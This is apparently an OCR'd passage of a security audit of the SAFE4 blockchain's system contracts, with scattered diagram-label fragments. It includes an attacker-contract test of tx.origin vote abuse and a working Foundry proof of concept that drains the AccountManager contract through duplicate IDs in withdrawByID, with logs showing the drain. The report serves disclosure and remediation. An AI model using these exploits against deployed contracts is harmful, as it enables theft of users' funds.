SystemRewardContract
engine.Seal
GetTops
QueryContract
SuperNodeStateContract
connectPeer Count <= (f-1)/2
No
Return
Yes
signFn(header)
Copy header.Extra
after Delay
block.WithSeal(header)
Result
resultLoop
resultCh
logs&receipts handling
WriteBlockAndSetHead
emit
ChainHeadEvent
mux.Post(NewMinedBlockEvent)
emit
NewMinedBlockEvent

## Transaction lifecycle

Before a transaction is included in a candidate block, it can enter the transaction pool (tx_pool) through one of two pathways:

- The first pathway involves standard user interactions that issue transactions via an external RPC;
- The second pathway is through internal peer-to-peer (p2p) channels for transaction propagation;

This entire process can be illustrated as follows:



However, there is one exceptional case regarding a specific type of transaction: reward transactions used to distribute rewards within a block. These transactions are assembled during the block finalization phase and are applied directly without entering the tx_pool.


### System Smart Contracts

As mentioned earlier, the system smart contracts operate as predefined contracts to facilitate the chain's functionality. These contracts enable token deposits and node creation while providing functionality to update node attributes such as address, description, name, and enode. The top seven nodes, selected through votes from master nodes, are designated as block producers. Furthermore, the blockchain invokes these contracts to manage the distribution of rewards among participating nodes.

The following contracts are included:

- AccountManager.sol
- Safe3.sol
- Property.sol
- SNVote.sol
- SuperNodeLogic.sol
- SuperNodeStorage.sol
- SystemReward.sol
- MasterNodeLogic.sol
- MasterNodeStorage.sol
- Proposal.sol

This entire process can be illustrated as follows:




## Attack Analysis

### Attack Point Check On Super Node Vote

In the `SuperNodeStorage` contract, functions like `create` use `tx.origin` to identify the creator of the super node.

```
    function create(address _addr, uint _lockID, uint _amount, string memory _name,
string memory _enode, string memory _description, IncentivePlan memory
_incentivePlan) public override onlySuperNodeLogic {
        SuperNodeInfo storage info = addr2info[_addr];
        info.id = ++no;
        info.name = _name;
        info.addr = _addr;
        info.creator = tx.origin;
        info.enode = _enode;
        info.description = _description;
        info.isOfficial = false;
        info.state = Constant.NODE_STATE_INIT;
        info.founders.push(MemberInfo(_lockID, tx.origin, _amount, block.number));
        info.incentivePlan = _incentivePlan;
        info.lastRewardHeight = 0;
        info.createHeight = block.number;
        info.updateHeight = 0;
        ids.push(info.id);
        id2addr[info.id] = _addr;
        name2addr[info.name] = _addr;
        enode2addr[info.enode] = _addr;
    }
```

This creates the possibility for the target address used to lock tokens during super node registration to differ from the address where the super node's tokens are locked.

```
    function register(bool _isUnion, address _addr, uint _lockDay, string memory
_name, string memory _enode, string memory _description, uint _creatorIncentive,
uint _partnerIncentive, uint _voterIncentive) public payable override {

        ...
        uint lockID = getAccountManager().deposit{value: msg.value}(msg.sender,
_lockDay);
        getSuperNodeStorage().create(_addr, lockID, msg.value, _name, _enode,
_description, ISuperNodeStorage.IncentivePlan(_creatorIncentive, _partnerIncentive,
_voterIncentive));
        getAccountManager().setRecordFreezeInfo(lockID, _addr, _lockDay); //
creator's lock id can't register other supernode again
        emit SNRegister(_addr, msg.sender, msg.value, _lockDay, lockID);
    }
```

Is it possible for a token to be locked after creating a super node and then use the lockId for voting?

Let's assume an address, Alice, registers a super node through an Attack contract. Following this operation, the creator address of the super node is Alice, but the tokens are locked under the attacker contract's address.

Based on this assumption, we wrote a test.

The test involves an Attacker contract. In the attack method of this contract, the attack function first registers a super node for nodeAddress and then uses the lock record to cast votes for nodeAddress.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";
import "../MasterNodeLogic.sol";

import "../Property.sol";

contract AccountManagerTest is Test {
    SuperNodeLogic public superNodeLogic =
SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
    SuperNodeStorage public superNodeStorage =
SuperNodeStorage(Constant.SUPERNODE_STORAGE_ADDR);
    SNVote public sNVote = SNVote(Constant.SNVOTE_ADDR);
    Property public property = Property(Constant.PROPERTY_ADDR);
    address owner = makeAddr("owner");

    function setUp() public {
        Property p = new Property();
        vm.etch(Constant.PROPERTY_ADDR, address(p).code);
        SNVote s = new SNVote();
        vm.etch(Constant.SNVOTE_ADDR, address(s).code);
        SuperNodeStorage snt = new SuperNodeStorage();
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(snt).code);
        SuperNodeLogic snl = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(snl).code);
        MasterNodeStorage mnt = new MasterNodeStorage();
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(mnt).code);
        MasterNodeLogic mnl = new MasterNodeLogic();
        vm.etch(Constant.MASTERNODE_LOGIC_ADDR, address(mnl).code);
        AccountManager am = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(am).code);


        vm.deal(address(owner), 1000 ether);

        vm.startPrank(owner);
        superNodeLogic.initialize();
        superNodeStorage.initialize();
        sNVote.initialize();
        property.initialize();
        property.add("supernode_min_amount", 10, "111111");
```

```
        property.add("block_space", 30, "11111");
        property.add("supernode_min_lockday", 10, "111111");

        vm.stopPrank();
    }

    function test_tx_origin() public {
        address nodeAddress = makeAddr("nodeAddress");
        vm.startPrank(owner);
        Attacker attacker = new Attacker(nodeAddress);
        attacker.attack{value: property.getValue("supernode_min_amount") *
Constant.COIN}();
        console.log("The voters length for the supernode",
sNVote.getVoterNum(nodeAddress));
        vm.stopPrank();
    }


}

contract Attacker{

    // create a node for the attacker owner
    // vote this node

    address nodeAddress;
    SuperNodeLogic public superNodeLogic =
SuperNodeLogic(Constant.SUPERNODE_LOGIC_ADDR);
    SNVote public snVote = SNVote(Constant.SNVOTE_ADDR);
    Property public property = Property(Constant.PROPERTY_ADDR);
    AccountManager public accountManager =
AccountManager(Constant.ACCOUNT_MANAGER_ADDR);

    constructor(address _node) {
        nodeAddress = _node;
    }

    function attack() public payable {
        uint256 amount = msg.value;
        superNodeLogic.register{value: amount}(false, nodeAddress,
property.getValue("supernode_min_lockday"), "superNode-1",
"enode://e020db48ef2ce697fe909e9b7f9f2b2b85ce3607ca113ab1aff3597f8af2142d32ac0a2fc39
bb8a1415a957f843cd696a66a01aea19e379d3ca0abd9bee85e98@172.16.254.10:30303",
         "description:description:description:description:description:description",
10, 50, 40);

        uint[] memory ids = accountManager.getLockedIDs(address(this), 0, 50);
        console.log("the id length: ", ids.length);
        snVote.voteOrApproval(true, nodeAddress, ids);
    }
```

```
}
```


The result of the test:

```
Logs:
  the id length:  1
  The voters length for the supernode 0
```

The voting process failed because there is a check ensuring that the `frozenAddr` associated with the lock record cannot be a super node.

```
IAccountManager.RecordUseInfo memory useinfo =
getAccountManager().getRecordUseInfo(_recordID);
if(block.number < useinfo.releaseHeight || isSN(useinfo.frozenAddr)) {
    return;
}
```

# FINDINGS | SAFE (ANWANG)



| 48 | 1 | 2 | 7 | 8 | 22 | 8 |
|---|---|---|---|---|---|---|
| Total Findings | Critical | Centralization | Major | Medium | Minor | Informational |

This report has been prepared to discover issues and vulnerabilities for SAFE (AnWang). Through this audit, we have uncovered 48 issues ranging from different severity levels. Utilizing the techniques of Formal Verification, Manual Review & Static Analysis to complement rigorous manual code reviews, we discovered the following findings:

| ID | Title | Category | Severity | Status |
|---|---|---|---|---|
| AMS-02 | Vulnerability To Duplicate ID Exploitation In `withdrawByID` Function Leads To Fund Drain | Logical Issue | Critical | Resolved |
| **SAA-05** | **Centralization Risks** | **Centralization** | **Centralization** | **3/5 Multi-Sig** |
| **SAA-06** | **Centralized Control Of Contract Upgrade** | **Centralization** | **Centralization** | **3/5 Multi-Sig** |
| AMS-04 | Denial Of Service Attack Via Insufficient Deposit Validation | Denial of Service | Major | Resolved |
| FES-10 | Extra Transaction Data Causes Reward Transaction Failure | Design Issue | Major | Resolved |
| SAA-03 | Vulnerability In Vote Handling During Super Node Dissolution | Logical Issue | Major | Resolved |
| SAA-04 | Deposit Withdrawal And Proxy Voting Disruption Due To Flawed Super Node Dissolution Logic | Logical Issue | Major | Resolved |
| SAE-15 | DoS Attack Via Malicious P2p Message When Querying Contiguous Block Headers | Denial of Service | Major | Resolved |
| SAS-02 | DoS Attack Via Malicious P2p Message By Dumped Ping Requests | Logical Issue | Major | Resolved |

| ID | Title | Category | Severity | Status |
| --- | --- | --- | --- | --- |
| SFE-04 | Manipulation Of Reward Distribution Of Master Nodes Through `lastRewardHeight` Updates | Logical Issue | Major | Resolved |
| FES-03 | Missing Value Check In Reward Transaction Validation | Logical Issue | Medium | Resolved |
| FES-04 | The Signer Delay Broadcast Mechanism Fails | Design Issue | Medium | Partially Resolved |
| FES-06 | Predictable Block Producer Selection | Design Issue | Medium | Acknowledged |
| SAA-07 | Inconsistent Address Mapping After Master Node Address Update Leading To Proxy Voting Failures | Inconsistency, Logical Issue | Medium | Resolved |
| SAE-14 | Potential Balance Manipulation Attack Through Malformed Reward Transactions By Malicious Block Producers | Logical Issue | Medium | Resolved |
| SFS-04 | Inconsistency Via Out-Of-Order EIPs Leads To `eth_call` Crash | Logical Issue | Medium | Resolved |
| SSE-02 | Signature Replay Attack | Logical Issue | Medium | Acknowledged |
| SSE-04 | Potential Signature Malleability In `ecrecover` Verification | Logical Issue | Medium | Resolved |
| AMS-03 | Potential Reentrancy Attack | Coding Issue | Minor | Resolved |
| AMS-05 | Missing Zero Address Validation In `batchDeposit4Multi` Function | Volatile Code | Minor | Resolved |
| EAE-01 | Inconsistent Balance Check In `buyGas` With EIP1559 Implemented | Inconsistency, Logical Issue | Minor | Resolved |
| ESF-01 | Potential Off-By-One Error In `GetKeyFromWallet` | Logical Issue | Minor | Resolved |

| ID | Title | Category | Severity | Status |
| --- | --- | --- | --- | --- |
| FES-07 | Potential Risk Of Nil Block In `GetBlockByHash` | Logical Issue | Minor | Resolved |
| FES-08 | Unhandled Error In `verifyCascadingFields` | Volatile Code | Minor | Resolved |
| FES-09 | Static Block Time Assumption May Cause Subsidy Halving Misalignment | Inconsistency | Minor | Resolved |
| MNA-01 | Double Counting Of Creator's Amount | Coding Issue | Minor | Resolved |
| MNL-04 | Insufficient Validation For Safe3 Master Node Migration | Inconsistency, Logical Issue | Minor | Resolved |
| MNL-05 | Lack Of Node Type Validation In `appendRegister` Function | Logical Issue | Minor | Resolved |
| PSF-02 | Inconsistent Validation Of `startPayTime` In `create` And `vote` Functions | Logical Issue, Inconsistency | Minor | Resolved |
| SAA-08 | Remaining Reward Amount Not Considered In `reward` Function | Logical Issue, Coding Style | Minor | Resolved |
| SAE-16 | `time.Now` Applied In Key Packages May Lead To Inconsistency | Inconsistency | Minor | Acknowledged |
| SAE-17 | No Sanity Check On Block Header Gaslimit Against The Reserved MaxSystemRewardTxGas | Inconsistency, Logical Issue | Minor | Resolved |
| SFA-02 | Concerns On `CallContract` With Fixed Gas Adjustment | Magic Numbers, Design Issue | Minor | Acknowledged |
| SNA-01 | Inconsistent Address Update In `updateAddress` Function | Logical Issue | Minor | Resolved |
| SSE-03 | Missing Keyword `payable` Or Function `receive` | Volatile Code | Minor | Acknowledged |
| SSE-05 | Incorrect Array Length Check | Logical Issue | Minor | Resolved |

| ID | Title | Category | Severity | Status |
| --- | --- | --- | --- | --- |
| SSE-06 | Lack Of Zero Address Validation Of `ecrecover()` Return Value | Coding Style | Minor | Resolved |
| SSE-07 | Lack Of Signature Length Validation In `checkSig` Function | Coding Issue | Minor | Resolved |
| SSF-01 | Lack Of Storage Gap Or NameSpaced Storage Layout In Upgradeable Contract | Design Issue | Minor | Acknowledged |
| SSF-02 | Unprotected Upgradeable Contract | Logical Issue | Minor | Acknowledged |
| FES-02 | Concerns On The Consensus Design Without BFT Adoption | Design Issue | Informational | Acknowledged |
| MSA-01 | Potential Risk Of Low-Level Call | Logical Issue | Informational | Acknowledged |
| PSF-01 | Use Of Magic Number For Voting Threshold | Coding Issue, Magic Numbers | Informational | Acknowledged |
| SAA-09 | Concerns On The Potential Flaw In Reward Distribution Logic For Founders | Logical Issue | Informational | Acknowledged |
| SAA-10 | Concerns On The Inconsistent Token Decimals Between Safe3 And Safe4 | Inconsistency | Informational | Acknowledged |
| SAE-18 | Potential Risk Of Unauthorized Transactions Via Public API Exposure | Access Control | Informational | Resolved |
| SFS-03 | Enhanced Private Key Management Should Be Performed | Access Control, Design Issue | Informational | Acknowledged |
| SSE-01 | Concerns On Uninitialized State Variables Render Contract Functions Non-Functional | Logical Issue | Informational | Acknowledged |

# AMS-02 VULNERABILITY TO DUPLICATE ID EXPLOITATION IN `withdrawByID` FUNCTION LEADS TO FUND DRAIN

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Logical Issue | Critical | AccountManager.sol (SAFE4-system-contract): 127~139 | Resolved |

## Description

Repository:

- `SAFE4 System Contract`

Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`

Files:

- `AccountManager.sol`

**`AccountManager.sol`**

```
127         uint amount;
128         uint temp = balances[msg.sender];
129         for(uint i; i < _ids.length; i++) {
130             if(_ids[i] == 0) {
131                 amount += temp;
132             } else {
133                 AccountRecord memory record = getRecordByID(_ids[i]);
134                 RecordUseInfo memory useinfo = id2useinfo[_ids[i]];
135                 if(record.addr == msg.sender && block.number >= record.
unlockHeight && block.number >= useinfo.unfreezeHeight && block.number >= useinfo.
releaseHeight) {
136                     amount += record.amount;
137                 }
138             }
139         }
```

The `withdrawByID` function in the contract is vulnerable to a duplicate ID attack. If a user provides an array of IDs containing duplicates, the function will incorrectly calculate the withdrawal `amount` multiple times for the same record ID. However, the deletion of records only succeeds on the first occurrence, leading to potential re-exploitation of the same records and allowing a malicious actor to withdraw more funds than intended.

An attacker can exploit this vulnerability by passing duplicate IDs, leading to unauthorized withdrawals and potentially draining funds from the contract.

## Proof of Concept

We wrote a test using Foundry. This test consists of following steps:

1. the contract initially holds 1000 ether of native tokens.
2. An attacker deposits some tokens, then waits until the block number is greater than or equal to `unlockHeight`.
3. Once this condition is met, the attacker can exploit the `withdrawByID` function by passing in duplicate IDs to drain funds from the entire contract.

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import {Test, console} from "forge-std/Test.sol";
import "../AccountManager.sol";
import "../Property.sol";
import "../MasterNodeStorage.sol";
import "../SuperNodeStorage.sol";
import "../SNVote.sol";
import "../utils/Constant.sol";
import "../SuperNodeLogic.sol";

contract AccountManagerTest is Test {
    AccountManager public accountManager;
    address accountManagerOwner = makeAddr("accountManagerOwner");
    MasterNodeStorage public masterNodeStorage;
    SuperNodeStorage public superNodeStorage;
    SNVote public sNVote;

    function setUp() public {
        AccountManager temp = new AccountManager();
        vm.etch(Constant.ACCOUNT_MANAGER_ADDR, address(temp).code);
        accountManager = AccountManager(Constant.ACCOUNT_MANAGER_ADDR);
        vm.deal(address(accountManager), 1000 ether);
        vm.startPrank(accountManagerOwner);
        accountManager.initialize();
        masterNodeStorage = new MasterNodeStorage();
        superNodeStorage = new SuperNodeStorage();
        sNVote = new SNVote();
        masterNodeStorage.initialize();
        superNodeStorage.initialize();
        sNVote.initialize();
        vm.etch(Constant.SNVOTE_ADDR, address(sNVote).code);
        vm.etch(Constant.MASTERNODE_STORAGE_ADDR, address(masterNodeStorage).code);
        vm.etch(Constant.SUPERNODE_STORAGE_ADDR, address(superNodeStorage).code);
        SuperNodeLogic superNodeLogic = new SuperNodeLogic();
        vm.etch(Constant.SUPERNODE_LOGIC_ADDR, address(superNodeLogic).code);

        vm.stopPrank();
    }

    function test_Withdarw() public {
        uint256 currentTime = block.timestamp;
        address hacker = makeAddr("hacker");

        vm.deal(hacker, 100 ether);

        console.log("balance before deposit: ", address(accountManager).balance / 1
ether, " ether");
```

```
        vm.startPrank(hacker);

        vm.mockCall(address(0x0000000000000000000000000000000000001000),
abi.encodeWithSelector(Property.getValue.selector, "block_space"), abi.encode(70));
        uint id = accountManager.deposit{value: 100 ether}(hacker, 1);

        uint256 blockNumber = block.number;
        vm.roll(blockNumber + 3000);
        console.log("balance after deposit: ", address(accountManager).balance / 1
ether, " ether");
        uint256[] memory ids = new uint256[](11);
        for (uint i = 0; i < ids.length; i++) {
            ids[i] = id;
        }
        accountManager.withdrawByID(ids);
        console.log("balance after withdraw: ", address(accountManager).balance / 1
ether, " ether");
        vm.stopPrank();

    }
}
```

This is the result:

```
Logs:
  balance before deposit:  1000  ether
  balance after deposit:  1100  ether
  balance after withdraw:  0  ether
```

## Recommendation

Recommend **Implement Duplicate ID Check**: Use a mapping or a boolean array to track processed IDs and prevent duplicate processing.

## Alleviation

**[SAFE4 team, 11/30/2024]**:
The team addressed the issue by implementing a solution that involves transferring each token individually rather than aggregating the quantities for a single transfer. After each transfer, the corresponding record is deleted. This modification is reflected in commit: `1aa1a2def088cd342639aa9ed36f1e1aae250abf` .

# SAA-05 | CENTRALIZATION RISKS

| Category | Severity | Location | Status |
| --- | --- | --- | --- |
| Centralization | Centralization | MasterNodeLogic.sol (SAFE4-system-contract): 140; MasterNodeState.sol (SAFE4-system-contract): 10; Property.sol (SAFE4-system-contract): 22; SuperNodeLogic.sol (SAFE4-system-contract): 167; SuperNodeState.sol (SAFE4-system-contract): 10 | 3/5 Multi-Sig |

## Description

Repository:

- `SAFE4 System Contract`


Commit hash:

- `69e732ace3c61a7b0ab16a3ff49a0b9ab521f5f4`


Files:

- `MasterNodeLogic.sol`
- `Property.sol`
- `SuperNodeLogic.sol`


In the contract `MasterNodeLogic`, the role `_owner` has authority over the functions shown in the diagram below. Any compromise to the `_owner` account may allow the hacker to take advantage of this authority and update the masternode official status.



